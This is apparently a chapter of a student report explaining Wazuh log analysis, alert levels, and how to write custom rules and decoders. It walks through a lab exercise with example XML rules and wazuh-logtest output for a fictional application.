


Figure 8: Log Data Collection

The OSSEC logcollector on the agent is used for collecting and aggregating the logs. In contrast, the remoted process on the Wazuh manager is used for receiving and forwarding the log events to the analysis process on the Wazuh manager. During the analysis process, events are decoded, filtered, and classified according to their criticality. The transport and analysis of log events are done in real-time, meaning that as soon as a log event is written, it is transported and processed by Wazuh.

Alert Assessment:

Applying Human Intelligence to Evaluate Wazuh Alerts in most environments, Wazuh generates many alerts, most of which are not actionable. We can extract actionable intelligence from the huge pile of Wazuh alerts from the level of the alert, the description (log message), and grouping information (rule group) are usually effective indicators of a compromise. If the attack is a failed login attempt, we should verify that the user being used really exists on the system. Wazuh tells us this by describing the warning "Attempting to log in with a non-existent username". Usually, attackers try to use known usernames such as "root" and "admin".

2.4 Rules and Decoders

This part will discuss rules and decoders, which are critical tools in identifying a cyberattack and taking appropriate action to prevent it. Depending on the environment of our clients or companies, we can design and create rules and decoders that are customized to their needs.




Figure 9: Communication and data flow [21]

After the manager receives incoming events, they are decoded first. The pre-decoding process is an extremely simple process that uses well-known fields to extract static information. It enables the creation of rules easier by removing data that is not static through decoding.




Figure 10: Event Flow Diagram [23]

An alert is generated if the rule conditions are met, and at least one rule in the hierarchy is related to the decoder of the event.

2.4.1 The Wazuh Ruleset

The Wazuh ruleset consists of many predefined rules and decoders. Wazuh rules are the key component for configuring and tuning all alarms generated by Wazuh. This includes alarms generated for integrity checking and alarms sent via standard Syslog or rootkit detection.

Rules that are included in Wazuh can be found in **/var/ossec/ruleset/rules/**, and their decoders can be found in **/var/ossec/ruleset/decoders/**. No updates or changes should be made to the previous directories. The locations of custom rules and decoders are **/var/ossec/etc/rules/** and **/var/ossec/etc/decoders/**, respectively.

A Wazuh ruleset can only be accessed by the Wazuh manager, and as it is responsible for decoding and analyzing events and for user-created rules, Wazuh has defined a range of Rule IDs (100,000 to 119,999); our custom rule IDs will be limited to this range in order to avoid conflicts with existing Wazuh rules. Wazuh differentiates between **"atomic"** and **"composite"** rules. It is a set of simple rules that are applied to one event at a time without any correlation.

A simple example of such a rule would be log messages indicating "authentication failures" or alarms about individual events. On the other hand, composite rules look for repeated matches of atomic rules within a specific time frame. Composite rules are easily recognized using the keywords "frequency" and "time frame".

Here is an example of three related rules, two of which are **atomic** and the last of which is **composite**:

```
<rule id="5700" level="0" noalert="1">
   <decoded_as>sshd</decoded_as>
   <description>SSHD messages grouped.</description>
</rule>
```

Rule id = "5700"

```
<rule id="5718" level="5">
   <if_sid>5700</if_sid>
   <match>not allowed because</match>
   <description>sshd: Attempt to login using a denied user.</description>
   <group>invalid_login,pci_dss_10.2.4,pci_dss_10.2.5,gpg13_7.1,</group>
</rule>
```

Rule id = "5718"

```
<rule id="5719" level="10" frequency="6" timeframe="120" ignore="60">
   <if_matched_sid>5718</if_matched_sid>
   <description>Multiple access attempts using a denied user.</description>
   <group>invalid_login,pci_dss_10.2.4,pci_dss_10.2.5,pci_dss_11.4,</group>
 </rule>
```

Rule id = "5719"

Every Wazuh rule definition, as shown in the examples provided above, begins with a unique rule ID (5700/5718/5719), followed by the severity level. There are "15" warning levels, with "0" as the lowest possible warning level and ignored and 15 as the highest.

In all events where the sshd decoder has been used, rule "5700" applies. As a parent rule, it does not generate warnings by itself; however, other rules referencing it with "<if_sid>5700</if_sid>" are checked for more specific matches. The "5718" rule is an example of this, and it looks for SSH messages that contain a specific substring that indicates the user was rejected based on a <match> criteria.
It is worth mentioning that SSH is a network protocol to use services or execute commands securely over a network.
As shown above, the composite rule "5719" looks for six matches of rule "5718" within a 120-second time window. Instead of triggering an alert for rule "5718", rule "5719" will be triggered instead on the 6th match.

2.4.1.1 Alert-Levels in Wazuh Rules

Each rule is classified according to its level, from lowest (0) to highest (16). Some levels are not being used at the moment [68]. Each of these is described in the following table, which can be useful for understanding the severity of triggered alerts or creating custom rules.

Level	Description	Example
Level 0	Ignored, no action taken (There is never a level 0 alert)	Used to avoid false positives, no security relevance here
Level 2	System low priority notification	Status messages that have no security relevance
Level 3	Successful/authorized events	Successful login attempts, firewall allow events
Level 5	User-generated error	Missed passwords, denied actions
Level 6	Low relevance attacks	A worm or virus that provide no threat to the system (e.g. Windows worm on a Linux machine)
Level 9	Error from invalid source	Attempts to login as an unknown user or from an invalid source
Level 10	Multiple user generated errors	Multiple bad passwords, multiple failed logins
Level 11	Integrity checking warning	Messages regarding modification of binaries or the presence of rootkits (by rootcheck). They may indicate a successful attack.
Level 12	High-importance event	Error or warning messages from system or kernel.
Level 13	Unusual error (high importance)	Common attack patterns e.g buffer overflow attempt
Level 14	High-importance security event	Result of correlation of multiple attack rules
Level 15	Severe Attack successful	Very small chance of a false positive, immediate attention!!

Table 1: Alert-Levels in Wazuh Rules

2.4.1.2 Wazuh Rule Groups


There is also the option of specifying groups for specific rules in Wazuh. Active response and correlation are particularly useful for this.

Currently, there are the following defined groups:

- invalid_login
- authentication_success
- authentication_failed
- connection_attempt
- attack
- syscheck
- sshd
- firewall
- apache
- Syslog

We can also use Kibana to filter for specific events within these groups and help us find specific correlated events more quickly! For example, if we want to only display the syscheck, we will select the syscheck group.

The syscheck system of Wazuh manages file integrity monitoring (FIM) and registry change monitoring (RCM).



	Time	agent.name	rule.description	rule.level	rule.id	rule.groups
›	Jun 2, 2022 @ 21:19:37.656	Asswad	Registry Value Integrity Checksum Changed	5	750	ossec, syscheck, syscheck_entry_modified, syscheck_registry
›	Jun 2, 2022 @ 21:19:36.785	Asswad	Registry Value Integrity Checksum Changed	5	750	ossec, syscheck, syscheck_entry_modified, syscheck_registry
›	Jun 2, 2022 @ 21:19:36.785	Asswad	Registry Value Integrity Checksum Changed	5	750	ossec, syscheck, syscheck_entry_modified, syscheck_registry
›	Jun 2, 2022 @ 21:19:36.595	Asswad	Registry Key Integrity Checksum Changed	5	594	ossec, syscheck, syscheck_entry_modified, syscheck_registry

Figure 11: Use Kibana to filter for specific events – Syscheck group

2.4.1.3 Writing Custom Rules

- In some cases, custom rules are necessary because the existing Wazuh rules are not matching the logs generated by our custom applications, or we have to modify an existing rule to more closely match our requirements.
- The following options are available in Wazuh for **atomic rules [20]**:

Option	Value	Description
Match	Any pattern	Any string to match against the event (log)
Regex	Any regular expression	Any regular expression to match against the event (log)
decoded_as	Any string	Name of decoder that was used
Srcip	Any source IP address	Any IP address that is decoded as the source IP address
Dstip	Any destination IP address	Any IP address that is decoded as the dst. IP address
User	Any username	Any username that is decoded as a username
program_name	Any program name	Any program name that is decoded from the syslog process name
hostname	Any system hostname	Any hostname that is decoded as a syslog hostname
Time	Any time range	The time range that the event must fall within for the rule to alert
weekday	Any weekday	Day of the week that the event must fall on for the rule to alert

Table 2: Atonic rules in Wazuh

There are also options for **composite rules**, the most important ones are listed below:

Tag	Description
same_source_ip	Specifies that the source IP address must be the same.
same_dest_ip	Specifies that the destination IP address must be the same.
same_src_port	Specifies that the source port must be the same.
same_dst_port	Specifies that the destination port must be the same.
same_location	Specifies that the location (hostname or agent name) must be the same.
same_user	Specifies that the decoded username must be the same.
same_id	Specifies that the decoded id must be the same.

Table 3: Composite rules in Wazuh

These rule options, whether for atomic or composite rules, are extremely useful when fine-tuning rules. If, for example, our rule is set to trigger only during off-hours when all staff leaves the building, we still want to be notified if there is a problem with a critical server or service. The issue would have a significant impact if it were ignored for this critical service. The above options can be used to create specific alerts based on the hostnames or program names of specific servers or services.

An example of a rule could look like this:

```
<rule id="100102" level="0">
        <decoded_as> fakeinc_custom </decoded_as>
        <description> Parent rule for Fakeinc custom </description>
</rule>
```

Rule id = "100102"

It is evident from this basic example that every rule begins with its unique ID, the purpose of which is to avoid conflict with other IDs. We can see that this rule uses a rule ID in the custom rule range of "100,000" to "119,000". This rule will never generate an alert because the alert level has been set to "0".

Next chapter, we will show what a decoder is and how it works; anyway, by using the <decoded_as> tags, we tell Wazuh to use a certain decoder.

In order to better understand what this rule does, it is extremely helpful to include meaningful descriptions for the rule, especially when adding new rules to Wazuh, so that others can also understand it. It is often intended that a parent rule will do nothing other than guide the checking of more specific child rules.

When no decoder matches an event, the "catchall" rule "1002" will simply check it for a list of generally suspicious words or phrases, even if it has no parent rule or decoder specified, as we can see in the following example:

```
<rule id="1002" level="2">

            <match>$BAD_WORDS</match>

            <options>alert_by_email</options>

            <description>Unknown problem somewhere in the system </description>

</rule>
```

Rule id = "1002"

We have taken the rule above from syslog_rules.xml, and it used the <match> tag, which is BAD_WORDS which is just an array of common words that is specified at the beginning of the rule. Bad words matching. Any log containing these messages will be triggered [22].

```
<var>name="BAD_WORDS">core_dumped|failure|error|attack|bad|illegal
|denied|refused|unauthorized|fatal|failed|Segmentation Fault|Corrupted</var>
```

It is important to note that if any of those words match and no specific decoder is specified, rule 1002 will always be applied.

2.4.2 The Wazuh Decoders

2.4.2.1 What are decoders, and what they do

Various kinds of events are decoded to extract relevant information and prepare them for subsequent analysis. The decoding process consists of two phases -- pre-decoding and decoding.

1- A pre-decoding strategy typically uses well-known fields, such as those found in syslog record headers, to extract static information. All syslog messages usually contain the timestamp, hostname, and program name [24].

2- The decoding phase usually involves the extraction of more dynamic information from an event, such as the source IP address, username, URL, etc.

After decoding an event, Wazuh can determine whether an alert should be created based on its ruleset. There are many options to configure decoders, such as the following [25]:

Option	Value	Description
Parent	Any pattern	Referencing a parent decoder
program_name	Any program name	A program name that is pre-decoded from the syslog process name.
prematch	Any string or RegEx	Static information such as timestamp, date, hostname
Regex	Any RegEx	A RegEx that extracts one or more fields from the event.
Order	Comma separated list of field names	For assigning names to fields extracted by the regex. Can be either predefined or dynamic field names.
Fts	Field name	Specify here which field should be tracked for first-time seen events.

Table 4: Decoders Syntax

Predefined field names are one of the legacies OSSEC static field names [25]:

- location → where the log came from (only on FTS)
- srcuser →extracts the source username
- dstuser → extracts the destination (target) username
- user → an alias to dstuser (only one of the two can be used)
- srcip → source ip
- dstip → dst ip
- srcport → source port
- dstport → destination port
- protocol → protocol
- id → event id
- url → of the event
- action → event action (deny, drop, accept, etc)
- status → event status (success, failure, etc)
- extra_data → Any extra data

Regular expressions are often used when extracting information from fields. We can match and/or extract information from events with the following Regular Expression operators in Wazuh [29]:

\w → A-Z, a-z, 0-9, '-', '@' characters
\d → 0-9 characters
\s → For spaces " "
\t → For tabs.
\p → ()*+,-.:;<=>?[]!"'#$%&|{} (punctuation characters)
\W → For anything not \w
\D → For anything not \d
\S → For anything ,not \s
\\. → For anything

Other useful modifiers would be:


+ → To match one or more times (eg \w+ or \d+)
* → To match zero or more times (eg \w* or \p*)

^ → To specify the beginning of the text.
$ → To specify the end of the text.
| → To create an "OR" between multiple patterns.

2.4.2.2 How it works

Using examples such as the following will make it easier to understand a decoder's inner workings [25][26]; with Wazuh-Logtest, the session handling is completely hidden from the user and backward compatible with Ossec-Logtest. Upon sending the first processing request, an initial session is created that will be used throughout the whole tool's operation.

Now we will run the tool **"/var/ossec/bin/wazuh-logtest"** on the Wazuh Server and see the output:



```
root@wazuh:/home/admin# /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.3.1
Type one log per line

Apr 14 19:28:21 gorilla sshd[31274]: Connection closed by 192.168.1.33

**Phase 1: Completed pre-decoding.
        full event: 'Apr 14 19:28:21 gorilla sshd[31274]: Connection closed by 192.168.1.33'
        timestamp: 'Apr 14 19:28:21'
        hostname: 'gorilla'
        program_name: 'sshd'

**Phase 2: Completed decoding.
        name: 'sshd'

**Phase 3: Completed filtering (rules).
        id: '5722'
        level: '0'
        description: 'sshd: ssh connection closed.'
        groups: '['syslog', 'sshd']'
        firedtimes: '1'
        gdpr: '['IV_32.2']'
        hipaa: '['164.312.b']'
        mail: 'False'
        nist_800_53: '['AU.14', 'AC.7']'
        pci_dss: '['10.2.5']'
        tsc: '['CC6.8', 'CC7.2', 'CC7.3']'
```

Figure 11: The output of Wazuh-logtest


A full log of an event is shown at the beginning of the example. First, a pre-decoding phase is applied to the log so that general information can be extracted. Following that, the decoder will begin reading the remaining log. In our example, the decoder only analyses: "Connection closed by 192.168.1.33". The Wazuh-Logtest tool is very useful to run when we need to design any new rules or decoders.

2.4.3 Lab Exercise – Ruleset and Decoders

The exercise will see now be taken from the documents of Wazuh training with counting on the Wazuh documentation [27][28]. Initially, we will write a custom decoder that extracts the username and source IP Address for this log message:

- Jun 10 17:07:01 myserver Fakeinc: Accepted password for user Anas, IP: 10.20.31.128

We will log into the Kibana interface in the lab environment and go into the **Wazuh / Management / Decoders** section, then Manage decoders files and click on Custom Decoders local_decoder.xml.




```
<decoder name="fakeinc_custom">
  <program_name>Fakeinc</program_name>
</decoder>

<decoder name="fakeinc_custom_message">
  <parent>fakeinc_custom</parent>
  <prematch> password for user </prematch>
  <regex>^\w+ password for user (\w+), IP: (\S+)</regex>
  <order>user, srcip</order>
</decoder>
```

Figure 12: Custom a decoder in Wazuh/Management/decoders

By looking at its unique name, we can see that the newly created parent decoder is named "fakeinc_custom". There is a parent and child decoder called "fakeinc_custom_message". The child decoder matches any event with a pre-decoded "Fakeinc" program name.

The child decoder attempts to extract user and scrip fields from those Fakeinc logs that contain the phrase "password for user" by using the <regex> tag. And now it is the time to test our new decoder with the ossec-logtest binary:



```
root@wazuh:/home/admin# /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.3.1
Type one log per line

Jun 10 17:07:01 myserver Fakeinc: Accepted password for user Anas, IP: 10.20.31.128

**Phase 1: Completed pre-decoding.
        full event: 'Jun 10 17:07:01 myserver Fakeinc: Accepted password for user Anas, IP: 10.20.31.128'
        timestamp: 'Jun 10 17:07:01'
        hostname: 'myserver'
        program_name: 'Fakeinc'

**Phase 2: Completed decoding.
        name: 'fakeinc_custom'
        parent: 'fakeinc_custom'
        dstuser: 'Anas'
        srcip: '10.20.31.128'
```

Figure 13: Test a new decoder

From (figure 13), it appears that our new decoder is working as expected. As seen in Phase 2: completed decoding, we have successfully extracted the IP address of the user "Anas" and the source IP address "10.20.31.128".

And now it is the time to assign the appropriate alerts and levels to the following log messages using custom rules [27]:

- ➢ Jun 10 17:07:01 myserver Fakeinc: Accepted password for user Anas, IP: 1.2.3.4
- ➢ Jun 10 17:07:01 myserver Fakeinc: Failed password for user test, IP: 1.2.3.4
- ➢ Jun 10 17:07:01 myserver Fakeinc: Application is shutting down: Internal error
- ➢ Jun 10 17:07:01 myserver Fakeinc: DEBUG: Received OK.

Almost the same way as we did before with costuming a new decoder, we go to **Wazuh/Management/Rules** section, then Manage Rules files and click on custom rules, then on edit local_rules.xml. Since there are 4 log messages that very much resemble each other, we would like to focus only on identifying the parts that differ. To accomplish this, we create a "parent rule" that will fire when no other "child rule" is triggered.

```xml
<rule id="100102" level="0">
          <decoded_as>fakeinc_custom</decoded_as>
          <description>Parent rule for Fakeinc custom</description>
</rule>
```

rule id = "100102"

As we can see previously, the rule ID is set to "100102", which is in the rule-ID range, as well as the level of alerts is "0" because we do not want to see any alerts when this rule is triggered; instead, we want to see the child rules being triggered. As we notice, the decoder we are using is the one we have created previously, "fakeinc_custom". With Wazuh's knowledge, the right field can now be extracted.

Finally, we will have a description of the rule. If someone plans to submit his/her rule to Wazuh_HIDS, the description should be as clear as possible to let other people understand what the rule means.

Now, let us add the following child rules to local_rules.xml:

```xml
<rule id="100103" level="7">
      <if_sid>100102</if_sid>
      <match>Failed</match>
      <description>Fakeinc Custom: Failed password</description>
      <group>authentication_failed</group>
 </rule>
```

rule id = "100103"

As we can notice how the rule ID is identical and sequential to our parent rule ID, and the alert level here is equal to "7" due to the greater significance of this event "Failed password", <if_sid> is the tag to tell Wazuh that this child rule belongs to its parent which has a rule ID "100102".

In the next tag <match>, we specify which part of the log message should trigger the alert. As we can see, the <description> tag is again for the same purpose we mentioned before. Other Fakeinc message types are also matched by these rules.

```
<rule id="100104" level="3">
    <if_sid>100102</if_sid>
    <match>Accepted</match>
    <description>Fakeinc Custom: Accepted password</description>
</rule>
```

rule id = "100104"

```
<rule id="100105" level="10">
    <if_sid>100102</if_sid>
    <match>Internal error</match>
    <description>Fakeinc Custom: Internal error</description>
</rule>
```

rule id = "100105"

As a final step, we will develop a composite rule that triggers after multiple failed password attempts. As our parent rule, we once again use atomic rule "100103" since it already matches the failed password attempt. In addition to increasing the alert level, we want to trigger the warning after five attempts within a period of five minutes. To refer to our new parent rule we have created before, we use the tag <if_matched_sid>, and the tag <same_source_ip /> restricts requests coming from the same IP address only.


```
<rule id="100106" level="10" frequency="5" timeframe="600">
    <if_matched_sid>100103</if_matched_sid>
    <same_source_ip />
    <description>Fakeinc Custom: Multiple Failed passwords</description>
    <group>authentication_failures</group>
</rule>
```

Rule id = "100106"

Finally, we look forward to seeing if our new defined rules are effective; by calling the /var/ossec/bin/ossec-logtest binary by inserting our log messages (four log messages in our case), the first log message will be:

- Jun 21 23:07:01 myserver Fakeinc: Accepted password for user Asswad, IP: 10.20.255.212

We can notify if the newly executed rule can give an alert as a response to the information we have given.




```
root@wazuh:/home/admin# /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.3.1
Type one log per line

Jun 21 23:07:01 myserver Fakeinc: Accepted password for user Asswad, IP: 10.20.255.212

**Phase 1: Completed pre-decoding.
        full event: 'Jun 21 23:07:01 myserver Fakeinc: Accepted password for user Asswad, IP: 10.20.255.212'
        timestamp: 'Jun 21 23:07:01'
        hostname: 'myserver'
        program_name: 'Fakeinc'

